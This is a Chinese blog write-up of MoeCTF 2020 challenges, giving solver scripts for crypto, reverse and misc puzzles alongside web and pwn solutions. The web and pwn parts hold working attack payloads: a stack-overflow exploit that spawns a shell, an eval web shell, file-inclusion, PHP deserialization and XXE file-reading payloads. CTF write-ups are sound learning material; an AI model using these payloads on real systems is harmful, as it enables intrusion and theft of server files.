MoeCTF 2020 Writeup

原创

WustHandy 于 2020-10-20 11:12:54 发布 776 收藏 1

分类专栏： WriteUp

本文链接：https://blog.csdn.net/weixin_45883223/article/details/107827108

MoeCTF 2020 Writeup

Crypto

大帝的征程#1

凯撒

大帝的征程#2

凯撒变种，表是a-z,0-9

外面的世界

栅栏

大帝的征程#维吉尼亚

维吉尼亚，key是dsecx

easycrypto

```
from FLAG import flag

def enc(plain):
    cipher = []
    for i in plain:
        m = ord(i)
        cipher.append(5 * m ** 2 + 6 * m - 8)
    return cipher

print(enc(flag))


#[60051, 62263, 51603, 49591, 67968, 52624, 76375, 38359, 51603, 58960, 49591, 62263, 60051, 51603, 45687, 67968
, 62263, 45687, 22839, 65656, 73923, 63384, 67968, 62263, 78867]
```

解一元二次方程
exp如下:

```
import math
a=[60051, 62263, 51603, 49591, 67968, 52624, 76375, 38359, 51603, 58960, 49591, 62263, 60051, 51603, 45687, 6796
8, 62263, 45687, 22839, 65656, 73923, 63384, 67968, 62263, 78867]
for i in a:
    print(chr(int((math.sqrt(5*i+49)-3)/5)),end="")
```

rsa_begin

```
from gmpy2 import *
from Crypto.Util.number import *
from flag import flag
q = getPrime(1024)
p = getPrime(1024)
n = p * q
e = 0x10001

m = bytes_to_long(flag)
c = pow(m , e , n)
print('c =' , c)
print('p =' , p)
print('q =' , q)
print('n =' , n)
print('e =' , e)


#c = 78368498573850309444231434752493418448203663587183258429155071920079931392236787555793824638386766697166019
779216163453895213307989798423615501797684820621282852878065641376955910534952425843221390951664023635464177089523914512032752799849396522573631284528554187260070849421664934184251326475424688686842202719551564248238672283790780827214669712119649209113837322800365050077669137601702439016749671669241533121050595562553733215590962009076605149756736203945160726623369317901531439496093901631939945216936493562042810405480199113757547020074803694076198718196230215031309169745730752953093684269998004546522150815#p = 96543300834089351840138064979818348618795531758663434941064915962744839720167203626957853234823945146866852413634936793334237536660070184803649879354037249489357217793141053534226933949268717967704579360989854209576708940365802123967971542485171803378051938067733931732400121715423442202374276791991940567989#q = 15835464316581252346767896151627104760254246104078523493301308839258775316068663871283555840435803555435497183948631984537062204930571512557694546266857069602264968730603081439541329968862994516469773594772948582559325517383829504267993594942222417789899656749267927935099680035453178379402753537181118153505 3#n = 15288079953631909875946086862077774533402463361758841379114165057355005546131440800698524331951094430725527601579790065086139427810988173277496147957085425453553274330457157642749480185340225823082576028114354322393215085089057201577651576084465431875786745425705184157956754088255976351249897614375826053483774170301212144441551912878074934044036607080159302674374850858854895696538919067072795021310036874462051343616100844468856067526241423276860289412575688079634574166325710989925243003701872284028534200250308626392717548210183451246574840105105724048361516469262837423180679504721082212184262566464661733218417#e = 65537
```

RSA基础题

exp如下:

```
import gmpy2
from binascii import a2b_hex
c = 78368498573850309444231434752493418448203663587183258429155071920079931392236787555793824638386766697166019779216163453895213307989798423615501797684820621282852878065641376955910534952425843221390951664023635464177089523914512032752799849396522573631284528554187260070849421664934184251326475424688686842202719551564248238672283790780827214669712119649209113837322800365050077669137601702439016749671669241533121050595562553733215590962009076605149756736203945160726623369317901531439496093901631939945216936493562042810405480199113757547020074803694076198718196230215031309169745730752953093684269998004546522150813
e = 65537
p = 96543300834089351840138064979818348618795531758663434941064915962744839720167203626957853234823945146866852413634936793334237536660070184803649879354037249489357217793141053534226933949268717967704579360989854209576708940365802123967971542485171803378051938067733931732400121715423442202374276791991940567989
q = 15835464316581252346767896151627104760254246104078523493301308839258775316068663871283555840435803555435497183948631984537062204930571512557694546266857069602264968730603081439541329968862994516469773594772948582559325517383829504267993594942222417789899656749267927935099680035453178379402753537181118153505 3
n = p*q
d = gmpy2.invert(e, (p-1)*(q-1))
m = pow(c, d, n)
flag=a2b_hex(hex(m)[2:])
print(flag)
```

Algorithm

mess

```
import random
flag = 'moectf{xxxxxxxxxx}'

digit = ''

for i in flag:
    digit += str(ord(i))



i = 0

while i < len(digit):
    n = random.randint(0, 128)
    if ord('a') <= n <= ord('z') or ord('A') <= n <= ord('Z'):
        digit = digit[0:i] + chr(n) + digit[i:]
    i += 1

with open('puzzle.txt', 'w') as out:
    out.write(digit)
```

如果随机数n是字母，就会加到flag的ASCII码字符串中，所以就把所有的字母去掉后再分组，ASCII码转字符即可

Frank, 永远滴神

```
import sys
import os
import random
import uuid
key = 'FrankNB!'
os.makedirs('./puzzle')


for i in range(10):
    fold1 = str(uuid.uuid4())[:8]
    os.makedirs('./puzzle/'+fold1)
    for j in range(10):
        fold2 = str(uuid.uuid4())[:8]
        os.makedirs('./puzzle/'+fold1 + '/'+fold2)
        for k in range(10):
            fold3 = str(uuid.uuid4())[:8]
            os.makedirs('./puzzle/'+fold1 + '/'+fold2 + '/'+fold3)
            out = ''
            for i in range(1000):
                ch = random.randint(0, 127)
                if ord('a') <=ch<=ord('z') or ord('A') <=ch<=ord('Z') or ord('0') <= ch <=ord('9'):
                    out+=chr(ch)
                else:
                    if random.randint(0, 100) < 40:
                        out+=key
            with open('./puzzle/'+fold1 + '/'+fold2 + '/'+fold3 + '/'+fold3+'.txt', 'w') as aim:
                aim.write(out)
```

统计文件夹的所有子文件夹的所有文件里某字符串出现的次数

Misc

Welcome

图片HxD打开拉到最后

MD5

字符串MD5加密

hey fxck you!

foremost之后是brainfuck

不 会 吧 ？ 就 这 ¿

foremost之后吧“不会吧？”换成1，“就 这 ¿”换成0，每行是倒序的二进制ASCII码

Cor1e的支票

HxD打开文件后都是类似E3 80 82，想到了URL编码，每个前面都加上%之后进行URL解码，解出来都是。？！,想到了Ook编码，符号都换成英文，再每个前面加上Ook，解码即可

Pwn

Welcome to pwn

用gdb的pattern_create 100生成100个垃圾字符，nc之后输入进去使其溢出即可

Baby pwn

拖入ida，F5查看反编译伪代码

```
int __cdecl main(int argc, const char **argv
{
  char v4; // [rsp+10h] [rbp-40h]

  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  printf("Tell me your name: ", 0LL, argv);
  scanf("%s", &v4);
  printf("Hello %s!", &v4);
  return 0;
}
```


在函数窗口发现了backdoor函数，存在后门

```
int backdoor(void)
{
  return system("/bin/sh");
}
```

双击查看，执行了system("/bin/sh")

```
.text:0000000000400676 ; __int64 backdoor(void)
.text:0000000000400676                 public _Z8backdoorv
.text:0000000000400676 _Z8backdoorv    proc near
.text:0000000000400676 ; __unwind {
.text:0000000000400676                 push    rbp
.text:0000000000400677                 mov     rbp, rsp
.text:000000000040067A                 mov     edi, offset command ; "/bin/sh"
.text:000000000040067F                 call    _system
.text:0000000000400684                 nop
.text:0000000000400685                 pop     rbp
.text:0000000000400686                 retn
.text:0000000000400686 ; } // starts at 400676
.text:0000000000400686 _Z8backdoorv    endp
```


双击查看函数地址

计算变量v4的偏移量为72

exp如下:

```
from pwn import *
p=remote('sec.eqqie.cn',10003)
p.sendline('A'*72+p64(0x400676))
p.interactive()
```

Reverse

Welcome To Re!

拖入ida即可看到flag

SimpleRe

enc函数的主要代码如下:

```
for ( i = 0; i <= 30; ++i )
  out[i] = a1[i] ^ 0x17;
for ( j = 0; j <= 30; ++j )
  out[j] ^= 0x39u;
for ( k = 0; k <= 30; ++k )
  out[k] ^= 0x4Bu;
for ( l = 0; l <= 30; ++l )
  out[l] ^= 0x4Au;
for ( m = 0; m <= 30; ++m )
  out[m] ^= 0x49u;
for ( n = 0; n <= 30; ++n )
  out[n] ^= 0x26u;
for ( ii = 0; ii <= 30; ++ii )
  out[ii] ^= 0x15u;
for ( jj = 0; jj <= 30; ++jj )
  out[jj] ^= 0x61u;
for ( kk = 0; kk <= 30; ++kk )
  out[kk] ^= 0x56u;
for ( ll = 0; ll <= 30; ++ll )
  out[ll] ^= 0x1Bu;
for ( mm = 0; mm <= 30; ++mm )
  out[mm] ^= 0x21u;
for ( nn = 0; nn <= 30; ++nn )
  out[nn] ^= 0x40u;
for ( i1 = 0; i1 <= 30; ++i1 )
  out[i1] ^= 0x57u;
for ( i2 = 0; i2 <= 30; ++i2 )
  out[i2] ^= 0x2Eu;
for ( i3 = 0; i3 <= 30; ++i3 )
  out[i3] ^= 0x49u;
for ( i4 = 0; i4 <= 30; ++i4 )
  out[i4] ^= 0x37u;
byte_40807F = 0;
if ( !strcmp(out, aim) )
  result = puts("Congratulations!");
else
  result = puts("no...Don't Give up!");
return result;
```

aim和out的值要相等，把这些for循环的xor运算逆过来即可求出a1的值，即flag

双击查看aim的值


```
.data:0000000000404040 ; char aim[]
.data:0000000000404040 aim             db 'rpz|kydKw^qTl@Y/m2f/J-@o^k.,qkb',0
```

exp如下:


```cpp
#include<iostream>
using namespace std;
int main()
{
 string out="rpz|kydKw^qTl@Y/m2f/J-@o^k.,qkb";
 char a1[31];
 int i,j,k,l,m,n,ii,jj,kk,ll,mm,nn,i1,i2,i3,i4;
    for ( i = 0; i <= 30; ++i )
      out[i] ^= 0x37;
   for ( j = 0; j <= 30; ++j )
      out[j] ^= 0x49;
   for ( k = 0; k <= 30; ++k )
      out[k] ^= 0x2E;
   for ( l = 0; l <= 30; ++l )
      out[l] ^= 0x57;
   for ( m = 0; m <= 30; ++m )
      out[m] ^= 0x40;
   for ( n = 0; n <= 30; ++n )
      out[n] ^= 0x21;
   for ( ii = 0; ii <= 30; ++ii )
      out[ii] ^= 0x1B;
   for ( jj = 0; jj <= 30; ++jj )
      out[jj] ^= 0x56;
   for ( kk = 0; kk <= 30; ++kk )
      out[kk] ^= 0x61;
   for ( ll = 0; ll <= 30; ++ll )
      out[ll] ^= 0x15;
   for ( mm = 0; mm <= 30; ++mm )
      out[mm] ^= 0x26;
   for ( nn = 0; nn <= 30; ++nn )
      out[nn] ^= 0x49;
   for ( i1 = 0; i1 <= 30; ++i1 )
      out[i1] ^= 0x4A;
   for ( i2 = 0; i2 <= 30; ++i2 )
      out[i2] ^= 0x4B;
   for ( i3 = 0; i3 <= 30; ++i3 )
      out[i3] ^= 0x39;
   for ( i4 = 0; i4 <= 30; ++i4 )
      a1[i4] = out[i4] ^ 0x17;
    cout<<a1;
 return 0;
}
```

Protection

Detect It Easy查壳，发现是upx3.6



github下载upx3.6进行脱壳（upx -d xxx)



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  signed int i; // [rsp+Ch] [rbp-34h]
  char v5[40]; // [rsp+10h] [rbp-30h]
  unsigned __int64 v6; // [rsp+38h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  printf((unsigned __int64)"please input your flag: ");
  _isoc99_scanf((unsigned __int64)"%28s");
  for ( i = 0; i <= 27; ++i )
  {
    if ( ((unsigned __int8)x[i] ^ (unsigned __int8)v5[i]) != y[i] )
    {
      puts("wrong!", v5);
      return 0;
    }
  }
  puts("right!", v5);
  return 0;
}
```


exp如下:

```
#include<iostream>
using namespace std;
int main()
{
 string x="aouv#@!V08asdozpnma&*#%!$^&*";
 char y[30]={0xc,0,0x10,0x15,0x57,0x26,0x5a,0x23,0x40,0x40,0x3e,0x42,0x37,0x30,9,0x19,3,0x1d,0x50,0x43,7,0x57,0x
15,0x7e,0x51,0x6d,0x43,0x57};
 char v5[30];
 for(int i=0;i<=27;i++)
  v5[i]=x[i]^y[i];
 cout<<v5;
 return 0;
}
```

Real EasyPython

.pyc在线反编译

```
key = [
 115, 76, 50, 116, 90, 50, 116, 90, 115, 110, 48, 47, 87, 48, 103, 50, 106, 126, 90, 48, 103, 116, 126, 90, 85,
126, 115, 110, 105, 104, 35]
print('Input your flag: ', end='')
flag = input()
out = []
for i in flag:
    out.append(ord(i) >> 4 ^ ord(i))

for i in range(len(out)):
    if out[i] != key[i]:
        print('TRY AGAIN!')

print('you are right! the flag is : moectf{%s}' % flag)
```

exp如下:

```
key = [
 115, 76, 50, 116, 90, 50, 116, 90, 115, 110, 48, 47, 87, 48, 103, 50, 106, 126, 90, 48, 103, 116, 126, 90, 85,
126, 115, 110, 105, 104, 35]
for i in key:
    for j in range(33,127):
        if j>>4^j == i:
            print(chr(j),end="")
            break
```

EzJava

在线java反编译

```java
import java.io.BufferedReader;
import java.io.InputStreamReader;

public class EasyJava {

   public static void main(String[] var0) {
      System.out.println("MoeCTF 2020 EasyJava --by Reverier");
      System.out.println("Input your flag and I will check it:");
      BufferedReader var1 = new BufferedReader(new InputStreamReader(System.in));
      String var2 = null;
      int[] var3 = new int[]{43, 23, 23, 62, 110, 66, 94, 99, 126, 68, 43, 62, 76, 110, 22, 5, 15, 111, 86, 75,
78, 83, 86, 0, 85, 86};

      try {
         var2 = var1.readLine();
      } catch (Exception var10) {
         System.out.println("ERROR: Undefined Exception.");
      }

      if(var2.isEmpty()) {
         System.out.println("Nothing received.");
      } else {
         if(var2.length() != 35) {
            System.out.println("Rua~~~Wrong!");
            return;
         }

         String var4 = var2.substring(0, 7);
         if(!var4.equals("moectf{")) {
            System.out.println("Rua~~~Wrong!");
            return;
         }

         String var5 = var2.substring(7, var2.length() - 1);

         for(int var6 = 0; var6 < var5.length() - 1; ++var6) {
            char var7 = var5.charAt(var6);
            char var8 = var5.charAt(var6 + 1);
            int var9 = var7 ^ var8;
            if(var9 != var3[var6]) {
               System.out.println("Rua~~~Wrong!");
               return;
            }
         }

         System.out.println("Congratulations!");
      }

   }
}
```

已知相邻之间异或运算的值，爆破一下即可

exp如下:

```cpp
#include<iostream>
using namespace std;
int main()
{
 int a[30]={43, 23, 23, 62, 110, 66, 94, 99, 126, 68, 43, 62, 76, 110, 22, 5, 15, 111, 86, 75, 78, 83, 86, 0, 85
, 86};
 char b[30];
 for(int i=0;i<50;i++)
 {
  b[0]=i+65;
  for(int j=1;j<=26;j++)
   b[j]=b[j-1]^a[j-1];
  cout<<b<<endl;
 }
 return 0;
}
```

Web

GET

```php
 <?php
error_reporting(0);
highlight_file(__FILE__);
include 'flag.php';



$a = $_GET['a'];
if($a==flag)
die ($flag);
```

?a=flag

POST

```php
 <?php
error_reporting(0);
highlight_file(__FILE__);
include 'flag.php';



$a = $_POST['a'];
if($a==flag)
die ($flag);
```

用maxhackbar或在线工具或python，POST传参a=flag

小饼干

F12查看cookie

Introduction

右键查看源代码，注释里有flag

一句话

```php
<?php
error_reporting(0);
highlight_file("index.php");
eval($_POST['a']);
?>
```

蚁剑连接，密码是a

EzMath

exp如下:

```python
import requests
import re
url='http://39.98.86.109:10001/'
session=requests.session()
r=session.post(url)
lists=re.findall('\d+\+\d+=',r.text)[0]
result=eval(lists[0:-1])
data={
    'a':result
}
res=session.post(url,data)
print(res.text)
```

俄罗斯头套

Burpsuite抓包之后加上XFF头然后一步步根据提示改各种头

Moe include

文件包含

?file=php://filter/read=convert.base64-encode/resource=flag.php再base64解码

Moe unserialize

下载.index.php.swp，用vim -r修复

```php
<?php
error_ reporting(0);
class Moe {
 public $a;
    protected $b;
    private $c ;
 function __destruct() {
  if ($this->a ==='1' && $this->b==='2' && $this->c ==='3') {
  include 'flag.php';
  die($flag) ;
  }
    }
}
$moe = $_GET['flag'];
unserialize($moe) ;
?>
```

payload如下:

O:3:“Moe”:3:{s:1:“a”;s:1:“1”;s:6:"%00Moe%00c";s:1:“3”;s:4:"%00*%00b";s:1:“2”;}

EzXXE

```php
<?php
// flag is in '/flags/flag1.txt' and '/flags/flag2.php'

libxml_disable_entity_loader (false);
$xmlfile = file_get_contents('php://input');

if (strpos($xmlfile,"flag1.txt") !== FALSE){
    if (strpos($xmlfile,'file:/') === FALSE){
        die("Please use file protocol.<br/><br/>");
    }
}
if (strpos($xmlfile,"flag2.php") !== FALSE){
    if (strpos($xmlfile,'file:/') !== FALSE){
        echo "Why not try php://filter?";
        echo '<br/><br/>';
    }
}

$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$test = simplexml_import_dom($dom);
echo $test;
highlight_file(__FILE__);
?>
```

burp抓包之后加上如下:

```xml
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY ceshi SYSTEM "file:///flags/flag1.txt" >
]>
<root>&ceshi;</root>
```

```xml
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY ceshi SYSTEM "php://filter/read=convert.base64-encode/resource=/flags/flag2.php" >
]>
<root>&ceshi;</root>
```